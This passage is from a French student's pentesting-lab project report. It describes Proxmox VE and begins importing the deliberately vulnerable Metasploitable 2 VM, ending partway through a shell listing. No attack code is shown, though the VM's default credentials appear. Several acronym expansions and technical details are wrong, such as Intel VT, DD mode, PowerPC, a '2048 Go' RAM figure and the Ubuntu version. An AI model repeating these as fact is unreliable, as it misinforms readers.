

Université Paris 8 Vincennes - Saint Denis

Institut d'enseignement à distance

Licence 2

EC : Réseaux - Chapitre 10

Patrice Blanchard - 18904701

31 août 2021

## Table des matières

<b>1 Le Projet</b>	<b>3</b>
1.1 Proxmox Virtual Environnement . . . . .	4
1.1.1 Les caractéristiques de Proxmox Virtual Environnement . . . . .	4
1.1.2 Installation de Proxmox Virtual Environnement 7.0-1 . . . . .	5
1.2 Metasploitable, une machine virtuelle d'entraînement aux tests d'intrusion . . . . .	8
1.2.1 Installation de Metasploitable 2 . . . . .	8
1.3 Metasploit Framework . . . . .	17
1.3.1 Présentation de msfconsole, la console de Metasploit . . . . .	18
1.3.2 L'option x de l'interface de commande en ligne msfconsole . . . . .	23
1.3.3 L'interface web de Metasploit . . . . .	24
1.3.4 Meterpreter, un des payloads d'attaque de Metasploit . . . . .	26
1.3.5 Quelques modules auxiliaires de Metasploit . . . . .	35
1.3.6 Fasttrack, un des outils d'automatisation de Metasploit . . . . .	52
1.4 Nessus, un analyseur de failles de sécurité . . . . .	53
1.4.1 Installation de Nessus . . . . .	54
1.4.2 Un exemple d'utilisation de Nessus . . . . .	57
1.5 S'entraîner aux tests d'intrusions en utilisant Metasploitable 2 et Metasploit . . . . .	61
1.5.1 Accéder à la liste des services en cours d'exécution de Metasploitable . . . . .	64
1.5.2 Quelques intrusions au moyen de services Unix basiques . . . . .	65
1.5.3 Une intrusion à l'aide d'une porte dérobée . . . . .	72
1.6 D'autres services Web délibérément vulnérables . . . . .	79
1.6.1 Mutillidae II . . . . .	79
1.6.2 DVWA, Damn Vulnerable Web App . . . . .	83
1.6.3 Divulgation d'informations via phpinfo.php . . . . .	88
1.6.4 WebGoat . . . . .	90
1.7 Le site www.root-me.org : challenges Réseau . . . . .	115
1.7.1 Défi réseau : FTP - Authentification . . . . .	115
1.7.2 Ethernet-Trame . . . . .	118

## **1 Le Projet**

### Les consignes du Projet :

Expérimenter des opérations de Pentesting "pédagogiques" et "éthiques" entre deux machines. Vous pouvez à votre convenance utiliser votre ordinateur avec un autre sur votre réseau local, une image Docker, ... ou mieux un Virtual LAB comme par exemple : Metasploitable. L'ouvrage "Hacking - Un labo virtuel pour auditer et mettre en place des contre-mesures" de Franck Ebel et Jérôme Hennecart accessible au format numérique sur ENI (Base de données de la Bibliothèque de Paris 8) présente dans le chapitre, "Des plateformes d'entraînement", des activités intéressantes avec cette machine virtuelle metasploitable et WebGoat sous TomCat. Vous pouvez, si vous le souhaitez, tout simplement reprendre ces activités pas-à-pas en les illustrant dans votre projet. Vous pouvez également (liste non exhaustive), utiliser OWASP Zed Attack Proxy (ZAP) sur un serveur web minimal en local, altérer des données ou autres avec Burp Suite, créer un tunnel crypté entre deux machines en local avec OpenVPN, etc. Si vous avez le sens du défi, vous pouvez également tenter quelques challenges "Réseau sur Root Me pour un petit Bonus.

Les programmes réalisés pourront utiliser le ou les langages de votre choix. N'oubliez pas d'insérer, s'il y a lieu, les directives de compilation et d'installation.

### Le rendu du projet :

Comme pour tous les chapitres du cours, le projet sera rendu sous la forme d'un seul PDF, comprenant une page de titre complète, un sommaire paginé, la thématique choisie, les expérimentations illustrés (copies d'écran, ...) et détaillées, les codes sources commentés, ... Si vous le pouvez, ajoutez en annexes l'évaluation du cours. Les codes utilisés seront attachés sous la forme d'une archive à votre mail.

### Les critères d'évaluation du cours :

Comme il a été dit dans l'introduction du cours (i.e le "Petit guide"), la grille de notation s'architecte globalement sur le modèle suivant :

- Les exercices des chapitres validés : 10 points;
- Le projet final : 5 points;
- Les bonus (évent. bonus supplémentaires proposés individuellement) : 5 points.

La convivialité des échanges et votre bonne humeur entrent bien évidemment dans les critères et dans les réponses attendues...

### Mon choix de projet :

Globalement, je me suis laissé guider par l'excellent livre de Franck Ebel et Jérôme Hennecart dénommé "Hacking - Un labo virtuel pour auditer et mettre en place des contre-mesures". Certaines connaissances proposées dans ce livre avaient besoin d'être réactualisées et étoffées, c'est que je me suis efforcé d'entreprendre en rédigeant ce document ayant pour thème le vaste domaine de la cybersécurité.

## 1.1 Proxmox Virtual Environnement

Type :	Hyperviseur de type 1, système nu ou natif
Développé par :	Proxmox Server Solutions GmbH
Dernière version :	6 juillet 2021 - Version 7.0-1
Distribution :	Freemium (support entreprise payant)
Licence :	GNU Affero General Public License V3



**Proxmox** est une plateforme open source de gestion de serveur. Autrement dit, il s'agit d'un environnement de virtualisation basé sur Debian GNU/Linux, utilisant un noyau linux personnalisé. Grâce à cet outil, il devient aisément de virtualiser une infrastructure informatique composée de machines virtuelles KVM et de conteneurs Linux (LXC).

### 1.1.1 Les caractéristiques de Proxmox Virtual Environnement

#### La virtualisation basée sur le noyau KVM :

KVM de l'anglais *Kernel-Based Virtual Machine* traduit en français "Machine virtuelle basée sur le noyau", est une technologie de virtualisation Linux de type 1 ce qui signifie qu'elle est installée directement sur la couche matérielle. S'il agit donc un module de noyau, qui est fusionné avec le noyau principal Linux fonctionnant avec des performances quasi natives en architecture x86 (IA-32 et IA-64 pour Intel Architecture 32 ou 64 bits) disposant d'instructions de virtualisation comme par exemple Intel VT (INTEGRATED Electronics Virtual Technology traduit en "Électronique intégrée technologie virtuelle"), ou AMD-V (Advanced Micro Devices - Virtualisation en français "Micro-systèmes avancés - Virtualisation") ou sinon l'architecture RISC (Reduced instruction set computer en français "Ordinateur à jeu d'instructions réduit") et aussi Power PC (de rétro-acronyme *Performance Optimization With Enhanced RISC Performance Computing* en français "Optimisation des performances avec le calcul des performances RISC amélioré") ainsi que récemment pour la technologie ARM (*Advanced Risc Machines* en français "Machines RISC avancées"). KVM a été développé à partir d'un fork de QEMU, une abréviation de QUick EMUlator en français "émulateur rapide", un logiciel libre de machine virtuelle. Cet ensemble offre la possibilité d'émuler le même processeur que la machine utilisée ou une architecture différente.

#### La virtualisation basée sur des conteneurs :

LXC est une contraction de l'anglais *LinuX Containers*, en français "les conteneurs Linux" sont une alternative légère aux machines virtualisées dans le sens où le système d'exploitation n'est pas complètement émulé. Effectivement, la virtualisation s'opère seulement sur l'environnement d'exécution (processeur, mémoire vive, réseau, système de fichier...). Ainsi, de multiples environnements Linux peuvent être isolés les uns des autres tout en partageant le même noyau.

#### La gestion :

Le parc virtuel, pouvant évoluer d'un grand ensemble de nœuds disparates en cluster (regroupement), celui-ci s'administre au moyen d'une gestion Web via une interface utilisateur graphique (*Graphic User Interface*) ou pour les utilisateurs avancés par l'intermédiaire d'une interface de commande (*Command-line Interface*) : une variante du shell Unix ou Windows Powershell. En outre, Proxmox propose également une API : *Application Programming Interface*, en français une interface de programmation applicative, de type REST, *REpresentational State Transfer* en français "transfert d'état représentatif". Ce type d'architecture assure l'intégration des outils de gestion tiers autrement dit l'interopérabilité : la capacité de plusieurs systèmes électroniques ou informatiques existants ou futurs à s'adapter et à opérer en commun.

#### La surveillance réactive et proactive de clusters :

*Proxmox Virtual Environment High Availability Cluster*, traduit en "Proxmox, l'environnement virtuel de cluster à haute disponibilité", est un outil de surveillance des machines virtuelles et des conteneurs pouvant agir en cas d'échec d'une des instances d'exécution.

### Le réseautage ponté :

Chaque hôte définit sous Proxmox obtient 4094 ponts. Toutes machines virtuelles peuvent partager un pont, comme si les câbles réseaux virtuels de chaque invité étaient tous branchés sur le même commutateur. Pour connecter les machines virtuelles au monde extérieur, les ponts sont attachés à des cartes réseau physiques affectées d'une configuration TCP/IP.

### Le stockage :

Les différents environnements virtuels peuvent être stockées sur un ou plusieurs disques, sur un stockage partagé comme NFS (*Network File System*, en français "système de fichier en réseau") ou SAN (*Storage area Network*, traduit en "réseau de stockage"). Cette dernière possibilité met à disposition la migration en cours d'exécution sans altérer le fonctionnement.

### La sauvegarde :

Une sauvegarde crée un *snapshot*, "un instantané" en français. Cet enregistrement va prendre en compte l'ensemble des données d'un environnement, intégrant ainsi la configuration de la machine virtuelle ou du conteneur. Les sauvegardes sont incrémentielles et ne transfèrent que les données modifiées récemment. Les tâches de sauvegarde peuvent bien entendu être planifiées à des jours ou des heures précises.

### Le pare feu :

Le pare-feu est personnalisable via l'interface graphique ou en ligne de commande. Les règles de pare-feu peuvent être configurer pour tous les hôtes d'un cluster ou alors il est possible de les définir pour les machines virtuelles et les conteneurs uniquement. Différentes configurations sont possibles à l'aide de fonctionnalités telles que les macros de pare-feu, les groupes de sécurité, les ensembles d'adresses IP ou encore les alias.



Proxmox offre la possibilité de générer un pare-feu distribué. Il s'agit d'une configuration stockée dans le système de fichiers d'un cluster assurant l'exécution du pare-feu sur chaque noeud. L'avantage de ce type de système distribué est de fournir une bande passante beaucoup plus élevée qu'une solution de pare-feu centralisé.

Le pare-feu prend en charge IPv4 et IPv6 de manière à ce que le trafic soit filtré pour les deux protocoles. Il est donc pas nécessaire d'élaborer des règles différentes pour IPv6.

#### **1.1.2 Installation de Proxmox Virtual Environnement 7.0-1**

L'Hyperviseur Proxmox s'installe à la place d'un système d'exploitation à l'aide d'une clé bootable Live USB. Certains outils de création de supports au démarrage sont compatibles avec l'image Proxmox, d'autres non :

- Rufus, acronyme de *The Reliable USB Formatting Utility* en français, "l'utilitaire de formatage USB fiable" porte bien son nom, au point qu'il est souvent plébiscité. Néanmoins, ce logiciel ne peut être utilisé que sous Windows et linux et uniquement en utilisant le mode DD, *Data Access* en français "accès aux données", dans le cadre de la création d'une clé bootable Proxmox;
- Unetbootin n'offre pas la possibilité de créer une clé usb bootable de Proxmox;
- BalenaEtcher est compatible et facilement utilisable quelque soit le système d'exploitation utilisé. Mon choix s'est porté sur cet utilitaire que j'ai souhaité mettre en valeur à l'aide du QR code ci-dessous.



**BalenaEtcher** est un utilitaire gratuit et opensource de gravure d'image de format zip, iso, img. Il offre la possibilité d'amorcer un système d'exploitation via la création d'un média telle une clé bootable Live USB ou encore un disque dur externe. Il intègre une fonction de vérification de l'image gravée assurant l'efficacité de la gravure.

Avant de passer à l'étape de l'installation, quelques changements ou vérifications de certains paramètres du BIOS pourraient s'avérer nécessaire, pour ainsi permettre le chargement du média au démarrage. Il convient de s'assurer pour les options suivantes que :

- AHCI, *Advanced Host Controller Interface*, en français "Interface avancée du contrôleur hôte" est activé pour les disques SATA;
- le Secure Boot est désactivé;
- la virtualisation est activée suivant l'architecture du processeur;
- la clé USB est prioritaire dans l'ordre de séquence du boot.

Le BIOS est à présent adéquatement configuré, un redémarrage fondamental à l'amorçage de la clé d'installation amène à cet écran :



Figure 1 – Menu principal d'installation de Proxmox

L'exécution du programme se poursuit, avec différentes demandes ou informations dédiées à l'utilisateur comme :

- l'emplacement de l'installation de Proxmox;
- la localisation géographique et le fuseau horaire;
- le type du clavier;
- un mot de passe et un mail utilisateur;
- le nom de l'interface réseau, celui de l'hôte;
- l'IP de l'application Proxmox, de la passerelle et celle du serveur DNS.

L'installation s'achève par un redémarrage et le lancement de Proxmox en interface de ligne de commande :




Figure 2 – L'interface de commande en ligne de Proxmox

La première information soumise à notre attention est l'adresse IP locale 192.168.1.25 avec laquelle nous pouvons nous connecter à partir d'un navigateur web pour avoir accès à l'interface utilisateur graphique observable ci-après :





Figure 3 – L'interface utilisateur graphique de Proxmox

## 1.2 Metasploitable, une machine virtuelle d'entraînement aux tests d'intrusion

Type	Machine virtuelle au format .vmdk
Développé par	Rapid7
Dernière version	15 novembre 2016 - Version 3
Distribution	Free Software
Licence	BSD License, GNU General Public License version 2.0 (GPLv2)



**Metasploitable 2** est une machine virtuelle Linux intentionnellement vulnérable et utilisée dans un cadre éthique et éducatif. Il est déconseillé d'exposer cette VM à un réseau non fiable (utilisez le NAT ou le mode "Host-only"). Le login et le mot de passe par défaut sont msfadmin :msfadmin, les développeurs sont très actifs et joignables via msfdev@metasploit.com

Metasploitable est une machine virtuelle Ubuntu version 14.04 proposée sous la forme d'une image compatible VMWare/Virtualbox. Elle a été rendue à bon escient vulnérable à de nombreuses attaques. Cette machine virtuelle fait office de référence pour l'entraînement aux tests d'intrusion, le développement de logiciels d'exploitation de vulnérabilités, ou encore lors d'entretiens d'embauche techniques ... Deux versions de Metasploitable sont actuellement reconnues dans le monde de la simulation d'attaques : la version 2 (étudiée ci-après) idéale pour débuter et la version 3 d'un niveau intermédiaire offrant de nombreuses fonctionnalités demandant par exemple de contourner un pare-feu.

### 1.2.1 Installation de Metasploitable 2

La première étape consiste à créer une machine virtuelle vide. Pour ce faire, la première action consiste à cliquer sur le bouton bleu dénommé **Create VM** en français "Créer une machine virtuelle", en haut à gauche de l'application permettant d'accéder à la fenêtre suivante :




Figure 4 – Création d'une machine virtuelle Metasploitable 2 sous Proxmox

Dans l'onglet **General/Général**, comme nous pouvons le remarquer à l'aide de la figure précédente, il nous est possible de spécifier le **name/nom**, de la machine virtuelle par exemple : **Metasploitable2**.

La prochaine étape de la création de la machine virtuelle consiste à effectuer quelques modifications dans les onglets :

- **OS/Système d'exploitation** en cliquant sur **do not use any media/ne pas utiliser de média**, le type : **Linux** et la version : **5.x-2.6 Kernel/Noyau 5.x-2.6**.
- **Hard Disk/disque dur**, en définissant le **Bus/Device-Bus/Matériel** suivant l'interface **IDE**, *Integrate Drive Electro-nique* en français "Lecteur électronique intégré" ou **SATA**, *Serial Advanced Technology Attachment* signifiant "Fixation série de technologie avancée" du disque dur. **Disk size/taille du disque** peut rester à **32 GiB** étant donné qu'à la fin la machine virtuelle utilisera un espace disque de 8 Go maximum;
- **CPU**, *Central processing unit* traduit en "unité centrale de traitement", on peut prendre en compte **un ou deux coeurs** maximum c'est suffisant et **un socket** pour les machines virtuelles;
- **Memory/Mémoire**, j'ai laissé **2048 Go** de RAM, cependant 512 Mo semble être plus que suffisant;

Les autres onglets restent inchangés, il suffit de cliquer sur le bouton **Finish/Terminé** à la fin dans **Confirm/Confirmation** pour voir apparaître la machine virtuelle dans la colonne de gauche de l'application, en déployant l'arborescence **Virtual Machine/Machine Virtuelle** toujours dans la **Folder View/Vue dossier**.




Figure 5 – La vue des différents éléments composant la machine virtuelle

L'étape suivante consiste à enlever le lecteur de CD/DVD et à détacher le disque dur actuel. Dans **Hardware/Matériel**, il est possible de supprimer le lecteur de CD/DVD en le sélectionnant et cliquant sur **Remove/Supprimer**. Concernant le disque dur, il s'agit de la même opération sauf que le bouton **Remove** devient **Detach/Détacher** puis **Remove**.

L'onglet **Summary/Sommaire** à ce stade de la configuration de la machine virtuelle révèle peu d'informations. Pourtant cette fenêtre offrira un aperçu capital pour connaître par la suite l'état de la machine virtuelle, pour ainsi réajuster si besoin certains paramètres choisis, en les modifiant dans **Hardware**.




Figure 6 – La vue initiale de l'onglet **Hardware** de la machine virtuelle Metasploitable 2




Figure 7 – La vue de l'onglet **Hardware** de la machine virtuelle Metasploitable 2 après modification

Les onglets **Backup/sauvegarde** ou encore **Snapshots/instantanés** sont à visiter à des moments opportuns avant qu'une modification majeure d'une machine virtuelle risque d'entraîner quelques désagréments. Par conséquent, effectuer des sauvegardes ou des instantanés est un gain de temps non négligeable comparé à la réinstallation.

La prochaine étape repose sur l'intégration d'une image metasploitable 2 compatible avec Proxmox. À cette fin et avant tout le fichier metasploitable-linux-2.0.0.zip, préalablement téléchargé via la page web présente en page huit, est à dézipper dans un dossier temporaire. Le but de cette extraction est de récupérer dans cette archive, un fichier au format vmdk (*virtual machine disk* en français "disque de machine virtuelle") dédié à la base aux produits VMWare mais pouvant être ouvert à l'aide de Virtual box ou QEMU. Celui-ci sera ensuite envoyé sur un disque virtuel de Proxmox au moyen de la commande scp, secure copy en français "copie sécurisée", afin de le convertir dans le format qcows2 (QEMU copy on write 2 en français "Émulateur rapide copie en écriture") pour in fine l'intégrer à la machine virtuelle créée précédemment.



La commande **Secure copy**, scp, désigne un transfert sécurisé de fichiers utilisant le protocole de communication SSH, Secure Shell en français "Shell sécurisé". Le protocole SCP est basé sur le protocole BSD RCP. À la différence de ce dernier, les données sont chiffrées pour éviter les extractions d'informations utilisables provenant de paquets de données sniffés.

Voici l'ensemble des commandes nécessaires à l'élaboration de cette étape de migration des données :

---

```

1 # Dézipper le fichier Metasploitable2-Linux.zip
2 unzip Metasploitable2-Linux.zip
3 # Aller dans le répertoire Metasploitable2-Linux
4 cd Metasploitable2-Linux
5 # Transfert sécurisé via SSH du fichier Metasploitable.vmdk vers le serveur Proxmox d'adresse IP : 192.168.1.25
6 scp Metasploitable.vmdk root@192.168.1.25:/home

```

---

```

(base) patrice@macbook-pro-de-patrice temp % ls
Metasploitable2-Linux.zip
(base) patrice@macbook-pro-de-patrice temp % unzip Metasploitable2-Linux.zip
Archive: Metasploitable2-Linux.zip
  creating: Metasploitable2-Linux/
  inflating: __MACOSX/.Metasploitable2-Linux
  inflating: Metasploitable2-Linux/Metasploitable.vmx
  inflating: __MACOSX/Metasploitable2-Linux/.Metasploitable.vmx
  inflating: Metasploitable2-Linux/Metasploitable.nvram
  inflating: __MACOSX/Metasploitable2-Linux/.Metasploitable.nvram
  inflating: Metasploitable2-Linux/Metasploitable.vmsd
  inflating: __MACOSX/Metasploitable2-Linux/.Metasploitable.vmsd
  inflating: Metasploitable2-Linux/Metasploitable.vmx
  inflating: __MACOSX/Metasploitable2-Linux/.Metasploitable.vmx
  inflating: Metasploitable2-Linux/Metasploitable.vmdk
  inflating: __MACOSX/Metasploitable2-Linux/.Metasploitable.vmdk
(base) patrice@macbook-pro-de-patrice temp %
(base) patrice@macbook-pro-de-patrice temp % ls
Metasploitable2-Linux __MACOSX
Metasploitable2-Linux.zip
(base) patrice@macbook-pro-de-patrice temp % cd Metasploitable2-Linux
(base) patrice@macbook-pro-de-patrice Metasploitable2-Linux % ls
Metasploitable.nvram Metasploitable.vmsd Metasploitable.vmx
